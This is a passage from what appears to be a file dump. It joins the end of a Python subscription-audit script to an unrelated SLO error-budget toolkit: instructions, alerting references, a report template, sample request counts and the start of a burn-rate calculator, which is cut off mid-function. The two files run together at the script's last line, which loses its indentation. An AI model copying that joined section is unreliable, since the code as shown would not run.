        c["names"].append(it["name"])
    for cname, c in sorted(cats.items()):
        if c["count"] > 1:
            flags.append({"name": ", ".join(c["names"]), "flag": "OVERLAP",
                          "detail": f"{c['count']} subscriptions in {cname} ({q(c['monthly'])} {currency}/month); keep the one you use most"})
    order = {"TRIAL": 0, "RENEWS_YEARLY": 1, "UNUSED": 2, "OVERLAP": 3, "PRICE_UP": 4, "ANNUAL_SAVES": 5}
    flags.sort(key=lambda x: (order[x["flag"]], x["name"]))
    renewals.sort(key=lambda x: (x["date"], x["name"]))
    unused_names = {f["name"] for f in flags if f["flag"] == "UNUSED"}
    total_m = sum((raw[it["name"]][0] for it in items), Decimal(0))
    your_m = sum((raw[it["name"]][1] for it in items), Decimal(0))
    return {
        "currency": currency, "today": today.isoformat(), "days": days, "rates": {k: str(v) for k, v in rates.items()},
        "count": len(items), "monthly_total": q(total_m), "yearly_total": q(total_m * 12),
        "your_monthly_total": q(your_m), "your_yearly_total": q(your_m * 12),
        "unused_yearly": q(sum((raw[it["name"]][0] * 12 for it in items if it["name"] in unused_names), Decimal(0))),
        "next_days_total": q(sum((x["amount"] for x in renewals), Decimal(0))),
        "by_category": {k: {"count": v["count"], "monthly": q(v["monthly"])} for k, v in sorted(cats.items(), key=lambda kv: -kv[1]["monthly"])},
        "items": sorted(items, key=lambda it: -it["monthly"]), "renewals": renewals, "flags": flags,
    }


def to_markdown(r):
    c = r["currency"]
    out = ["# Subscription audit", "",
           f"**As of:** {r['today']}  **Subscriptions:** {r['count']}  **Currency:** {c}  **Rates:** "
           + ", ".join(f"1 {k} = {v} {c}" for k, v in r["rates"].items() if k != c.upper()),
           f"**Total:** {r['monthly_total']} {c}/month = {r['yearly_total']} {c}/year  "
           f"**Your share:** {r['your_monthly_total']} {c}/month = {r['your_yearly_total']} {c}/year",
           f"**Unused (yearly cost):** {r['unused_yearly']} {c}  **Charges in next {r['days']} days:** {r['next_days_total']} {c}",
           "", "## Action list", ""]
    out += [f"- **{f['flag']}** {f['name']}: {f['detail']}" for f in r["flags"]] or ["- Nothing to act on."]
    out += ["", "## All subscriptions (most expensive first)", "",
            "| Name | Category | Charge | Cycle | Per month | Per year | Users | Your year | Next renewal |",
            "|---|---|---|---|---|---|---|---|---|"]
    for it in r["items"]:
        out.append(f"| {it['name']} | {it['category']} | {it['amount']:.2f} {it['currency']} | {it['cycle']} | {it['monthly']} | "
                   f"{it['yearly']} | {it['users']} | {it['your_yearly']} | {it.get('next_renewal', '')} |")
    out += ["", "## By category", "", "| Category | Count | Per month |", "|---|---|---|"]
    out += [f"| {k} | {v['count']} | {v['monthly']} |" for k, v in r["by_category"].items()]
    out += ["", f"## Charges in the next {r['days']} days", ""]
    out += [f"- {x['date']} {x['name']}: {x['amount']} {c}" for x in r["renewals"]] or ["- none"]
    return "\n".join(out)


def self_test():
    cases = []

    def ok(name, cond):
        cases.append((name, bool(cond)))

    T = dt.date(2026, 10, 20)
    hdr = "name,amount,currency,cycle,next_renewal,category,last_used,users,trial_end,previous_amount,annual_price,paid_after_trial"

    def run(*lines, **kw):
        return audit(load([hdr, *lines]), today=T, **kw)

    ok("named cycles", parse_cycle("Quarterly") == (3, "m") and parse_cycle("annual") == (12, "m"))
    ok("every N units", parse_cycle("every 2 weeks") == (2, "w") and parse_cycle("1y") == (12, "m"))
    ok("month end clamps", add_cycle(dt.date(2026, 1, 31), 1, "m") == dt.date(2026, 2, 28))
    ok("leap year clamp", add_cycle(dt.date(2027, 2, 28), 12, "m") == dt.date(2028, 2, 28) and add_cycle(dt.date(2028, 1, 31), 1, "m") == dt.date(2028, 2, 29))
    r = run("A,10,EUR,monthly,,X,,,,,,")
    ok("monthly 10 = 120/year", r["yearly_total"] == Decimal("120.00"))
    r = run("A,120,EUR,yearly,,X,,,,,,")
    ok("yearly 120 = 10/month", r["monthly_total"] == Decimal("10.00"))
    r = run("A,5,EUR,weekly,,X,,,,,,")
    ok("weekly 5 = 260.89/year", r["yearly_total"] == Decimal("260.89") and r["items"][0]["monthly"] == Decimal("21.74"))
    r = run("A,1,EUR,monthly,,X,,3,,,,", "B,1,EUR,monthly,,X,,3,,,,", "C,1,EUR,monthly,,X,,3,,,,")
    ok("totals use unrounded shares", r["your_monthly_total"] == Decimal("1.00"))
    r = run("A,10,USD,monthly,,X,,,,,,", rates={"USD": "0.9"})
    ok("currency rate applied", r["monthly_total"] == Decimal("9.00"))
    try:
        run("A,10,GBP,monthly,,X,,,,,,")
        ok("missing rate rejected", False)
    except AuditError:
        ok("missing rate rejected", True)
    r = run("Fam,20,EUR,monthly,,Music,,4,,,,")
    ok("shared plan your share", r["your_monthly_total"] == Decimal("5.00") and r["monthly_total"] == Decimal("20.00"))
    r = run("Old,10,EUR,monthly,,X,2026-07-01,,,,,")
    ok("unused flagged", any(f["flag"] == "UNUSED" for f in r["flags"]) and r["unused_yearly"] == Decimal("120.00"))
    r = run("Fresh,10,EUR,monthly,,X,2026-10-01,,,,,")
    ok("recent use not flagged", not r["flags"])
    r = run("A,10,EUR,monthly,,Video,,,,,,", "B,8,EUR,monthly,,Video,,,,,,")
    ok("overlap flagged", [f["flag"] for f in r["flags"]] == ["OVERLAP"])
    r = run("T,0,EUR,monthly,2026-10-25,Software,,,2026-10-25,,,24.99")
    ok("trial flagged with paid price", r["flags"][0]["flag"] == "TRIAL" and "24.99" in r["flags"][0]["detail"])
    ok("trial charge counted in renewals", r["renewals"][0]["amount"] == Decimal("24.99"))
    r = run("P,12,EUR,monthly,,X,,,,10,,")
    ok("price increase flagged", r["flags"][0]["flag"] == "PRICE_UP" and "+20.00%" in r["flags"][0]["detail"] and "+24.00" in r["flags"][0]["detail"])
    r = run("M,10,EUR,monthly,,X,,,,,99,")
    ok("annual saving flagged", r["flags"][0]["flag"] == "ANNUAL_SAVES" and "saves 21.00" in r["flags"][0]["detail"])
    r = run("M,10,EUR,monthly,,X,,,,,130,")
    ok("no saving when annual is pricier", not r["flags"])
    r = run("Y,50,EUR,yearly,2026-11-01,X,,,,,,")
    ok("yearly renewal soon flagged", r["flags"][0]["flag"] == "RENEWS_YEARLY")
    r = run("W,1,EUR,weekly,2026-10-21,X,,,,,,")
    ok("weekly renewals listed in window", len(r["renewals"]) == 5 and r["next_days_total"] == Decimal("5.00"))
    r = run("Past,10,EUR,monthly,2026-08-15,X,,,,,,")
    ok("rolled forward to the future", r["items"][0]["next_renewal"] == "2026-11-15")
    for line, label in [("A,-3,EUR,monthly,,X,,,,,,", "negative amount rejected"),
                        ("A,3,EUR,sometimes,,X,,,,,,", "unknown cycle rejected"),
                        ("A,3,EUR,monthly,20-10-2026,X,,,,,,", "bad date rejected"),
                        ("A,3,EUR,monthly,,X,,0,,,,", "zero users rejected")]:
        try:
            run(line)
            ok(label, False)
        except AuditError:
            ok(label, True)
    ok("markdown has action list", "## Action list" in to_markdown(run("A,10,EUR,monthly,,X,,,,,,")))
    passed = sum(c for _, c in cases)
    for name, c in cases:
        print(("PASS " if c else "FAIL ") + name)
    print(f"{passed}/{len(cases)} passed")
    return 0 if passed == len(cases) else 1


def default(o):
    if isinstance(o, Decimal):
        return float(o)
    raise TypeError(type(o))


def main(argv=None):
    ap = argparse.ArgumentParser(description="Audit recurring subscriptions: true yearly cost, unused, overlapping, trials and renewals.")
    ap.add_argument("file", nargs="?", help="subscriptions CSV ('-' for stdin)")
    ap.add_argument("--currency", default="EUR", help="report currency (default EUR)")
    ap.add_argument("--rate", action="append", default=[], metavar="CUR=VALUE",
                    help="1 CUR = VALUE report-currency units, e.g. USD=0.92 (repeatable)")
    ap.add_argument("--today", help="evaluation date YYYY-MM-DD (default: today)")
    ap.add_argument("--days", type=int, default=30, help="look-ahead for renewals and trials (default 30)")
    ap.add_argument("--unused-days", type=int, default=45, help="flag items not used for this many days (default 45)")
    ap.add_argument("--json", action="store_true")
    ap.add_argument("--self-test", action="store_true")
    a = ap.parse_args(argv)
    if a.self_test:
        return self_test()
    if not a.file:
        ap.error("subscriptions CSV required (or --self-test)")
    try:
        rates = {}
        for x in a.rate:
            k, _, v = x.partition("=")
            if not v:
                raise AuditError(f"bad --rate {x!r}, use CUR=VALUE")
            rates[k.strip().upper()] = Decimal(v.strip())
        lines = sys.stdin.read().splitlines() if a.file == "-" else open(a.file, encoding="utf-8").read().splitlines()
        today = dt.date.fromisoformat(a.today) if a.today else None
        r = audit(load(lines), a.currency.upper(), rates, today, a.days, a.unused_days)
    except (OSError, AuditError, ValueError) as e:
        print(f"error: {e}", file=sys.stderr)
        return 2
    print(json.dumps(r, indent=2, default=default, ensure_ascii=False) if a.json else to_markdown(r))
    return 0


if __name__ == "__main__":
sys.exit(main())Turns request counts into SLO answers: SLI, error budget for a 28d or 30d window, budget consumed and remaining, burn rates over 5m to 3d, multiwindow burn-rate alerts (page at 14.4x and 6x, ticket at 3x and 1x, scaled to the window), and time until the budget runs out. Use when setting an SLO, tuning alerts, deciding on a release freeze, or writing an incident summary. Includes a stdlib Python calculator with --self-test.
---
name: slo-error-budget-burn-rate-calculator
description: Turns request counts into SLO answers: SLI, error budget for a 28d or 30d window, budget consumed and remaining, burn rates over 5m to 3d, multiwindow burn-rate alerts (page at 14.4x and 6x, ticket at 3x and 1x, scaled to the window), and time until the budget runs out. Use when setting an SLO, tuning alerts, deciding on a release freeze, or writing an incident summary. Includes a stdlib Python calculator with --self-test.
---

# SLO Error Budget and Burn Rate Calculator

You help engineers and on-call teams reason about reliability with numbers instead of gut feeling. You turn good/total request counts into an SLI, translate the SLO into an error budget, show how fast the budget is burning in several windows, say which alerts would page or open a ticket, and estimate when the budget runs out at the current pace. You explain every number in plain language so product owners can follow the decision.

## Files in this skill

- `scripts/slo_budget.py` - reads a CSV of request counts per interval and prints SLI, budget consumed and remaining, burn rates, alert states, exhaustion times and the worst interval; `--allowance` prints allowed downtime and alert thresholds for any SLO (Python 3 standard library only)
- `references/slo-math.md` - formulas for SLI, error budget, burn rate, projected consumption, and worked numbers for common targets
- `references/burn-rate-alerting.md` - the multiwindow, multi-burn-rate alert policy, how thresholds scale with the window, and tuning advice
- `templates/slo-status-report.md` - a weekly SLO status or incident budget summary
- `examples/checkout-api-requests.csv` - two days of 15-minute request counts for a checkout API with a small blip and a 2-hour incident at the end

## Workflow

### 1. Define the SLI and SLO
Ask what a "good" event is (status < 500, latency under 300 ms, successful job run), where the counts come from, the target (99%, 99.5%, 99.9%, 99.95%), and the window (rolling 28 or 30 days). Push back on targets the system has never met: show the historical SLI first.

### 2. Get the data
Export good and total (or bad and total) counts per interval, for example 1-minute, 5-minute or 15-minute buckets, as CSV with `timestamp,total,good`. The timestamp marks the start of each interval. Use UTC.

### 3. Run the calculator
```
python3 scripts/slo_budget.py examples/checkout-api-requests.csv --slo 99.9 --window 30d
python3 scripts/slo_budget.py requests.csv --slo 99.5 --window 28d --json > slo.json
python3 scripts/slo_budget.py requests.csv --now 2026-10-19T22:00:00Z
python3 scripts/slo_budget.py --allowance --slo 99.95 --window 30d
python3 scripts/slo_budget.py --self-test
```
Exit code 1 means a page alert is firing or the budget is exhausted; 2 means bad input (missing columns, bad > total, unparseable timestamps).

### 4. Interpret
- Burn rate 1.0 spends exactly the budget over the window; 14.4 for an hour spends 2% of a 30-day budget.
- Budget consumed is projected against the traffic seen so far; with less than a full window of data, say so.
- An alert fires only when both its long and short window exceed the threshold; the short window makes it stop quickly after recovery. See `references/burn-rate-alerting.md`.
- Windows shorter than the data step are rounded up to one step; windows longer than the data are "not evaluable".

### 5. Recommend and report
Tie the numbers to a decision: page now, open a ticket, slow down risky releases while remaining budget is low, or loosen an SLO that is always violated by design. Fill `templates/slo-status-report.md`.

## Example result
For `examples/checkout-api-requests.csv` at 99.9% over 30d: SLI 99.8768%, 8.2% of the budget consumed, 1h burn 26.46 and 5m burn 28.06 so the fast page fires, 6h burn 5.83 just under 6.0, the 3d ticket is not evaluable with two days of data, and at the last hour's pace the budget is gone in about 1d 16h. Exit code 1.

## Rules

- State the SLO, window, data range and any missing intervals with every result.
- Do not mix good-event definitions in one SLI; compute separate SLOs for availability and latency.
- An SLO is a decision tool, not a blame tool: describe impact on users, not on people.
- Do not invent traffic numbers; if counts are missing, ask for them or say which result cannot be computed.
FILE:references/slo-math.md
# SLO Math

## Definitions
- **SLI** (service level indicator) = good events / total events, as a percentage.
- **SLO** (objective) = target SLI over a window, e.g. 99.9% of requests succeed over a rolling 30 days.
- **Error budget** = 1 - SLO = the share of events allowed to fail. 99.9% -> 0.1%.
- **Budget in events** = (1 - SLO) x total events in the window.
- **Error rate** over a window = bad / total in that window.
- **Burn rate** = error rate / (1 - SLO). 1.0 means the budget would be exactly used up at the end of the window.

## Projected consumption with partial data
With D seconds of data and W seconds of SLO window:
- expected requests in window = (requests in data / D) x W
- allowed bad = (1 - SLO) x expected requests
- consumed = bad in data / allowed bad
- time to exhaustion at a recent rate = (allowed bad - bad so far) / (bad per second in that recent window)

## Allowed full downtime
| SLO | per 30 days | per 28 days | per week | per day |
|---|---|---|---|---|
| 99% | 7h 12m | 6h 43m 12s | 1h 40m 48s | 14m 24s |
| 99.5% | 3h 36m | 3h 21m 36s | 50m 24s | 7m 12s |
| 99.9% | 43m 12s | 40m 19s | 10m 5s | 1m 26s |
| 99.95% | 21m 36s | 20m 10s | 5m 2s | 43s |
| 99.99% | 4m 19s | 4m 2s | 1m 0s | 9s |

Request-based SLOs do not care about clock time directly: 10 minutes of 50% errors costs the same as 5 minutes of full downtime at equal traffic, and an outage at 3 a.m. costs less budget than one at peak.

## Worked example
SLO 99.9%, 30d window, 1,000,000 requests per day.
- Budget: 0.001 x 30,000,000 = 30,000 failed requests.
- A 2% error rate for one hour at 41,667 req/h burns 833 failures = 2.8% of the budget, burn rate 20.
- At burn rate 20 the whole budget lasts 30d / 20 = 36 hours.

## Pitfalls
- Counting retries as separate good events hides user-facing failures.
- Very low traffic (night, new region) makes error rates noisy; use a minimum request count or a longer short window.
- Synthetic probes measure the probe, not users; label them separately.
- Changing the SLO mid-window: recompute the whole window with the new target and say so.
FILE:references/burn-rate-alerting.md
# Burn-Rate Alerting

## Default policy (multiwindow, multi-burn-rate)
| Severity | Budget share | Long window | Short window | Burn threshold (30d) | Burn threshold (28d) |
|---|---|---|---|---|---|
| page | 2% | 1h | 5m | 14.4 | 13.44 |
| page | 5% | 6h | 30m | 6.0 | 5.6 |
| ticket | 10% | 1d | 2h | 3.0 | 2.8 |
| ticket | 10% | 3d | 6h | 1.0 | 0.93 |

Threshold = budget share x SLO window / long window. Example: 0.02 x 720h / 1h = 14.4.

## Why two windows
- The **long window** proves the problem is significant (enough budget spent).
- The **short window** (about 1/12 of the long one) proves it is still happening, so the alert resets within minutes after recovery instead of staying red for an hour.
- Fire only when both exceed the threshold.

## Example alert rule (Prometheus style)
```
(
  sum(rate(http_requests_errors_total[1h])) / sum(rate(http_requests_total[1h])) > (14.4 * 0.001)
and
  sum(rate(http_requests_errors_total[5m])) / sum(rate(http_requests_total[5m])) > (14.4 * 0.001)
)
```

## Tuning
- Low-traffic services: require a minimum number of requests in the short window, or page on 6h only.
- Too many pages: check whether the SLO is stricter than users need before raising thresholds.
- Missed incidents: slow burns below 1.0 never alert by design; review the budget weekly.
- Data step coarser than the short window (e.g. 15-minute buckets): the short window becomes one bucket and recovery detection is slower.

## Budget policy ideas
- Over 50% consumed: review risky changes, prefer canaries.
- Over 75%: release freeze for non-fixes, reliability work first.
- Exhausted: postmortem required; freeze until the rolling window recovers.
FILE:templates/slo-status-report.md
# SLO Status - <service> - <period or incident>

**SLI:** <what counts as good>  **SLO:** <target>% over rolling <28d/30d>
**Data:** <start> to <end> UTC, step <interval>, <n> missing intervals
**Calculator:** `slo_budget.py --slo <target> --window <window>` (exit <code>)

## Budget
| Metric | Value |
|---|---|
| SLI in period | |
| Budget consumed | |
| Budget remaining | |
| Allowed full downtime per window | |

## Burn rates
| 5m | 30m | 1h | 2h | 6h | 1d | 3d |
|---|---|---|---|---|---|---|
| | | | | | | |

## Alerts
| Policy | Status | Long / short burn |
|---|---|---|
| page 1h/5m | | |
| page 6h/30m | | |
| ticket 1d/2h | | |
| ticket 3d/6h | | |

## What happened
<worst interval, user impact, cause if known>

## Decision
- [ ] Page / incident open
- [ ] Release policy: <normal / caution / freeze> because <remaining budget>
- [ ] SLO or alert tuning: <change and reason>

## Summary for stakeholders
> <service> met <SLI>% against a <target>% target. <x>% of this window's error budget is used; at the current pace it lasts <time>. Next step: <decision>.
FILE:examples/checkout-api-requests.csv
timestamp,total,good
2026-10-18T00:00:00Z,4757,4755
2026-10-18T00:15:00Z,4525,4523
2026-10-18T00:30:00Z,4313,4311
2026-10-18T00:45:00Z,4122,4120
2026-10-18T01:00:00Z,3951,3949
2026-10-18T01:15:00Z,3803,3801
2026-10-18T01:30:00Z,3678,3676
2026-10-18T01:45:00Z,3577,3576
2026-10-18T02:00:00Z,3500,3498
2026-10-18T02:15:00Z,3448,3446
2026-10-18T02:30:00Z,3421,3419
2026-10-18T02:45:00Z,3019,3018
2026-10-18T03:00:00Z,3044,3043
2026-10-18T03:15:00Z,3093,3092
2026-10-18T03:30:00Z,3169,3168
2026-10-18T03:45:00Z,3270,3268
2026-10-18T04:00:00Z,3396,3394
2026-10-18T04:15:00Z,3547,3545
2026-10-18T04:30:00Z,3722,3720
2026-10-18T04:45:00Z,3921,3919
2026-10-18T05:00:00Z,4143,4141
2026-10-18T05:15:00Z,4388,4386
2026-10-18T05:30:00Z,4253,4251
2026-10-18T05:45:00Z,4539,4537
2026-10-18T06:00:00Z,4845,4843
2026-10-18T06:15:00Z,5168,5166
2026-10-18T06:30:00Z,5509,5507
2026-10-18T06:45:00Z,5865,5863
2026-10-18T07:00:00Z,6236,6234
2026-10-18T07:15:00Z,6619,6616
2026-10-18T07:30:00Z,7013,7009
2026-10-18T07:45:00Z,7418,7414
2026-10-18T08:00:00Z,7831,7827
2026-10-18T08:15:00Z,7850,7847
2026-10-18T08:30:00Z,8274,8271
2026-10-18T08:45:00Z,8702,8699
2026-10-18T09:00:00Z,9132,9127
2026-10-18T09:15:00Z,9561,9556
2026-10-18T09:30:00Z,9989,9984
2026-10-18T09:45:00Z,10413,10408
2026-10-18T10:00:00Z,10832,10827
2026-10-18T10:15:00Z,11245,11240
2026-10-18T10:30:00Z,11650,11645
2026-10-18T10:45:00Z,12044,12038
2026-10-18T11:00:00Z,12028,12022
2026-10-18T11:15:00Z,12398,12392
2026-10-18T11:30:00Z,12754,12748
2026-10-18T11:45:00Z,13095,13089
2026-10-18T12:00:00Z,13418,13412
2026-10-18T12:15:00Z,13724,13719
2026-10-18T12:30:00Z,14010,14003
2026-10-18T12:45:00Z,14275,14268
2026-10-18T13:00:00Z,14520,14513
2026-10-18T13:15:00Z,14742,14735
2026-10-18T13:30:00Z,14941,14934
2026-10-18T13:45:00Z,14716,14710
2026-10-18T14:00:00Z,14867,14861
2026-10-18T14:15:00Z,14993,14985
2026-10-18T14:30:00Z,15094,15086
2026-10-18T14:45:00Z,15170,15163
2026-10-18T15:00:00Z,15220,15213
2026-10-18T15:15:00Z,15244,15237
2026-10-18T15:30:00Z,15242,15236
2026-10-18T15:45:00Z,15215,15209
2026-10-18T16:00:00Z,15163,15155
2026-10-18T16:15:00Z,14686,14679
2026-10-18T16:30:00Z,14585,14578
2026-10-18T16:45:00Z,14460,14453
2026-10-18T17:00:00Z,14312,14306
2026-10-18T17:15:00Z,14141,14135
2026-10-18T17:30:00Z,13950,13866
2026-10-18T17:45:00Z,13738,13656
2026-10-18T18:00:00Z,13506,13499
2026-10-18T18:15:00Z,13257,13251
2026-10-18T18:30:00Z,12990,12984
2026-10-18T18:45:00Z,12708,12702
2026-10-18T19:00:00Z,12012,12007
2026-10-18T19:15:00Z,11702,11697
2026-10-18T19:30:00Z,11382,11376
2026-10-18T19:45:00Z,11051,11045
2026-10-18T20:00:00Z,10712,10707
2026-10-18T20:15:00Z,10367,10362
2026-10-18T20:30:00Z,10017,10013
2026-10-18T20:45:00Z,9663,9659
2026-10-18T21:00:00Z,9308,9304
2026-10-18T21:15:00Z,8952,8947
2026-10-18T21:30:00Z,8598,8594
2026-10-18T21:45:00Z,7848,7844
2026-10-18T22:00:00Z,7503,7500
2026-10-18T22:15:00Z,7164,7161
2026-10-18T22:30:00Z,6833,6830
2026-10-18T22:45:00Z,6513,6510
2026-10-18T23:00:00Z,6204,6201
2026-10-18T23:15:00Z,5907,5904
2026-10-18T23:30:00Z,5625,5622
2026-10-18T23:45:00Z,5358,5356
2026-10-19T00:00:00Z,5109,5107
2026-10-19T00:15:00Z,4877,4875
2026-10-19T00:30:00Z,4265,4263
2026-10-19T00:45:00Z,4074,4072
2026-10-19T01:00:00Z,3903,3901
2026-10-19T01:15:00Z,3755,3753
2026-10-19T01:30:00Z,3630,3628
2026-10-19T01:45:00Z,3529,3527
2026-10-19T02:00:00Z,3452,3451
2026-10-19T02:15:00Z,3400,3399
2026-10-19T02:30:00Z,3373,3371
2026-10-19T02:45:00Z,3371,3369
2026-10-19T03:00:00Z,3396,3394
2026-10-19T03:15:00Z,3045,3044
2026-10-19T03:30:00Z,3121,3120
2026-10-19T03:45:00Z,3222,3221
2026-10-19T04:00:00Z,3348,3347
2026-10-19T04:15:00Z,3499,3497
2026-10-19T04:30:00Z,3674,3672
2026-10-19T04:45:00Z,3873,3871
2026-10-19T05:00:00Z,4095,4093
2026-10-19T05:15:00Z,4340,4338
2026-10-19T05:30:00Z,4605,4603
2026-10-19T05:45:00Z,4491,4489
2026-10-19T06:00:00Z,4797,4795
2026-10-19T06:15:00Z,5120,5117
2026-10-19T06:30:00Z,5461,5458
2026-10-19T06:45:00Z,5817,5814
2026-10-19T07:00:00Z,6188,6185
2026-10-19T07:15:00Z,6571,6568
2026-10-19T07:30:00Z,6965,6962
2026-10-19T07:45:00Z,7370,7366
2026-10-19T08:00:00Z,7783,7779
2026-10-19T08:15:00Z,8202,8198
2026-10-19T08:30:00Z,8226,8222
2026-10-19T08:45:00Z,8654,8650
2026-10-19T09:00:00Z,9084,9080
2026-10-19T09:15:00Z,9513,9509
2026-10-19T09:30:00Z,9941,9936
2026-10-19T09:45:00Z,10365,10360
2026-10-19T10:00:00Z,10784,10779
2026-10-19T10:15:00Z,11197,11192
2026-10-19T10:30:00Z,11602,11597
2026-10-19T10:45:00Z,11996,11991
2026-10-19T11:00:00Z,12380,12375
2026-10-19T11:15:00Z,12350,12344
2026-10-19T11:30:00Z,12706,12700
2026-10-19T11:45:00Z,13047,13041
2026-10-19T12:00:00Z,13370,13364
2026-10-19T12:15:00Z,13676,13670
2026-10-19T12:30:00Z,13962,13956
2026-10-19T12:45:00Z,14227,14221
2026-10-19T13:00:00Z,14472,14464
2026-10-19T13:15:00Z,14694,14687
2026-10-19T13:30:00Z,14893,14886
2026-10-19T13:45:00Z,15068,15061
2026-10-19T14:00:00Z,14819,14812
2026-10-19T14:15:00Z,14945,14939
2026-10-19T14:30:00Z,15046,15040
2026-10-19T14:45:00Z,15122,15114
2026-10-19T15:00:00Z,15172,15164
2026-10-19T15:15:00Z,15196,15189
2026-10-19T15:30:00Z,15194,15187
2026-10-19T15:45:00Z,15167,15160
2026-10-19T16:00:00Z,15115,15109
2026-10-19T16:15:00Z,15038,15032
2026-10-19T16:30:00Z,14937,14929
2026-10-19T16:45:00Z,14412,14405
2026-10-19T17:00:00Z,14264,14257
2026-10-19T17:15:00Z,14093,14087
2026-10-19T17:30:00Z,13902,13896
2026-10-19T17:45:00Z,13690,13684
2026-10-19T18:00:00Z,13458,13453
2026-10-19T18:15:00Z,13209,13202
2026-10-19T18:30:00Z,12942,12936
2026-10-19T18:45:00Z,12660,12654
2026-10-19T19:00:00Z,12364,12358
2026-10-19T19:15:00Z,11654,11649
2026-10-19T19:30:00Z,11334,11329
2026-10-19T19:45:00Z,11003,10999
2026-10-19T20:00:00Z,10664,10658
2026-10-19T20:15:00Z,10319,10314
2026-10-19T20:30:00Z,9969,9964
2026-10-19T20:45:00Z,9615,9611
2026-10-19T21:00:00Z,9260,9256
2026-10-19T21:15:00Z,8904,8900
2026-10-19T21:30:00Z,8550,8547
2026-10-19T21:45:00Z,8200,8196
2026-10-19T22:00:00Z,7455,7298
2026-10-19T22:15:00Z,7116,6959
2026-10-19T22:30:00Z,6785,6629
2026-10-19T22:45:00Z,6465,6310
2026-10-19T23:00:00Z,6156,6002
2026-10-19T23:15:00Z,5859,5707
2026-10-19T23:30:00Z,5577,5426
2026-10-19T23:45:00Z,5310,5161
FILE:scripts/slo_budget.py
#!/usr/bin/env python3
"""SLO error budget and burn rate calculator (Python 3 standard library only).

Input: CSV with one row per interval, the timestamp marking the START of the interval, and request
counts. Accepted columns (case-insensitive): timestamp|time|ts, total|requests|count, and either
good|success|ok or bad|errors|failed. Timestamps: ISO 8601 (Z or offset) or Unix seconds.

Math (see references/slo-math.md):
  error budget (fraction)  = 1 - SLO                          e.g. 99.9% -> 0.001
  error rate over window   = sum(bad) / sum(total)
  burn rate                = error rate / (1 - SLO)           1.0 = spends exactly the budget over the SLO window
  budget consumed so far   = sum(bad) / ((1 - SLO) * expected requests in the SLO window)
  alert threshold          = budget share * window hours / long window hours   (14.4 = 2% of 30d in 1h)

Default multiwindow, multi-burn-rate policy (Google SRE Workbook): page 2% in 1h (short 5m),
page 5% in 6h (short 30m), ticket 10% in 1d (short 2h), ticket 10% in 3d (short 6h). An alert fires
only when BOTH the long and the short window burn faster than the threshold. Windows shorter than
the data step are rounded up to one step; windows longer than the data are reported as not evaluable.

Usage:
  python3 slo_budget.py requests.csv --slo 99.9 --window 30d
  python3 slo_budget.py requests.csv --slo 99.5 --window 28d --json
  python3 slo_budget.py --allowance --slo 99.95 --window 30d     # downtime allowed, no CSV needed
  python3 slo_budget.py --self-test
Exit code: 0 OK, 1 a page alert fires or the budget is exhausted, 2 bad input.
"""
import argparse
import csv
import datetime as dt
import json
import re
import statistics
import sys

POLICY = [
    # (severity, long window, short window, budget share)
    ("page", "1h", "5m", 0.02),
    ("page", "6h", "30m", 0.05),
    ("ticket", "1d", "2h", 0.10),
    ("ticket", "3d", "6h", 0.10),
]
ALIASES = {
    "ts": ("timestamp", "time", "ts", "date", "datetime"),
    "total": ("total", "requests", "count", "events"),
    "good": ("good", "success", "ok", "successes"),
    "bad": ("bad", "errors", "failed", "failures", "error"),
}


class SLOError(ValueError):
    pass


def parse_duration(s):
    m = re.fullmatch(r"\s*(\d+(?:\.\d+)?)\s*([smhdw])\s*", str(s).lower())
    if not m:
        raise SLOError(f"bad duration {s!r} (use e.g. 5m, 1h, 28d)")
    return float(m.group(1)) * {"s": 1, "m": 60, "h": 3600, "d": 86400, "w": 604800}[m.group(2)]


def fmt_dur(sec):
    sec = int(round(sec))
    if sec >= 86400:
        d, h = divmod(sec // 3600, 24)
        return f"{d}d {h}h" if h else f"{d}d"
    if sec >= 3600:
        h, m = divmod(sec // 60, 60)
        return f"{h}h {m}m" if m else f"{h}h"
    if sec >= 60:
        m, s = divmod(sec, 60)
        return f"{m}m {s}s" if s else f"{m}m"
    return f"{sec}s"


def parse_ts(v):
    v = v.strip()
    if re.fullmatch(r"\d+(\.\d+)?", v):
        return dt.datetime.fromtimestamp(float(v), dt.timezone.utc)
    t = dt.datetime.fromisoformat(v.replace("Z", "+00:00").replace(" ", "T"))
    if t.tzinfo is None:
        t = t.replace(tzinfo=dt.timezone.utc)
    return t.astimezone(dt.timezone.utc)


def load_rows(lines):
    rd = csv.DictReader(lines)
    if not rd.fieldnames:
        raise SLOError("empty CSV")
    cols = {}
    lower = {f.strip().lower(): f for f in rd.fieldnames}
    for key, names in ALIASES.items():
        for n in names:
            if n in lower:
                cols[key] = lower[n]
                break
    if "ts" not in cols or "total" not in cols or not ({"good", "bad"} & cols.keys()):
        raise SLOError(f"need timestamp, total and good or bad columns; got {rd.fieldnames}")
    rows = []
    for i, r in enumerate(rd, 2):
        try:
            ts = parse_ts(r[cols["ts"]])
            total = int(float(r[cols["total"]]))
            bad = int(float(r[cols["bad"]])) if "bad" in cols else total - int(float(r[cols["good"]]))
        except (ValueError, TypeError) as e:
            raise SLOError(f"line {i}: {e}")
        if total < 0 or bad < 0 or bad > total:
            raise SLOError(f"line {i}: counts must satisfy 0 <= bad <= total (total={total}, bad={bad})")
        rows.append((ts, total, bad))
    if len(rows) < 2:
        raise SLOError("need at least two rows")
    rows.sort(key=lambda r: r[0])
    return rows


def analyze(rows, slo_pct, window, now=None, policy=POLICY):
    if not 0 < slo_pct < 100:
        raise SLOError("SLO must be between 0 and 100 (exclusive), e.g. 99.9")
    budget = 1 - slo_pct / 100
    win = parse_duration(window)
    diffs = [(b[0] - a[0]).total_seconds() for a, b in zip(rows, rows[1:])]
    step = statistics.median(diffs)
    if step <= 0:
        raise SLOError("duplicate timestamps")
    first = rows[0][0]
    end = (now or rows[-1][0] + dt.timedelta(seconds=step))
    covered = (end - first).total_seconds()
    expected_rows = int(round(covered / step))
    missing = max(0, expected_rows - len(rows))

    def window_stats(seconds):
        seconds = max(seconds, step)
        if seconds > covered + 1e-6:
            return None
        start = end - dt.timedelta(seconds=seconds)
        tot = sum(t for ts, t, b in rows if start <= ts < end)
        bad = sum(b for ts, t, b in rows if start <= ts < end)
        rate = bad / tot if tot else 0.0
        return {"seconds": seconds, "total": tot, "bad": bad, "error_rate": rate, "burn_rate": rate / budget}

    total = sum(r[1] for r in rows)
    bad = sum(r[2] for r in rows)
    req_per_sec = total / covered
    expected_window_total = req_per_sec * win
    allowed_bad = budget * expected_window_total
    consumed = bad / allowed_bad if allowed_bad else 0.0
    alerts = []
    for sev, lw, sw, share in policy:
        thr = share * win / parse_duration(lw)
        L, S = window_stats(parse_duration(lw)), window_stats(parse_duration(sw))
